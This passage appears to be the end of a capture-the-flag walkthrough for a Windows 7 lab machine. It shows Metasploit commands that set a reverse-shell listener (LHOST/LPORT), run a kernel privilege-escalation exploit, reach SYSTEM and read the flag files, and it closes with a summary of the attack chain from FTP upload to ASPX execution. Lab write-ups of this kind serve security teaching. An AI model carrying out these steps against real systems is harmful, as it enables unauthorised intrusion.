check
Not the most validating verification. The service was found, but it did not validate the vulnerability.
We'll see:
show options
Let's make the necessary changes and run it:
set LHOST 10.10.14.123
set LPORT 4446
run
This is a kernel exploit with an inconclusive verification, so it could either fail or destabilize our challenge's box.

It landed, but killed our Session 2 in the process. Let's run this anyways:
getuid
Well alright then! We are NT AUTHORITY\SYSTEM. Privilege escalation has been achieved. Let's find the user flag:
shell
dir C:\Users
babis looks like our human user profile. Let's see where babis takes us:
dir C:\Users\babis\Desktop
There's our user flag. Let's grab it:
type C:\Users\babis\Desktop\user.txt
I don't love making assumptions, but let's entertain the idea that the administrator's flag can be found using the same pattern:
dir C:\Users\Administrator\Desktop
I was hoping it might be a bit more hidden, but I'll take it:
type C:\Users\Administrator\Desktop\root.txt
And there we have it. Admin = pwned.

Final attack chain
FTP write > ASPX execution > Meterpreter session > Windows 7 x86 PrivEsc > SYSTEM.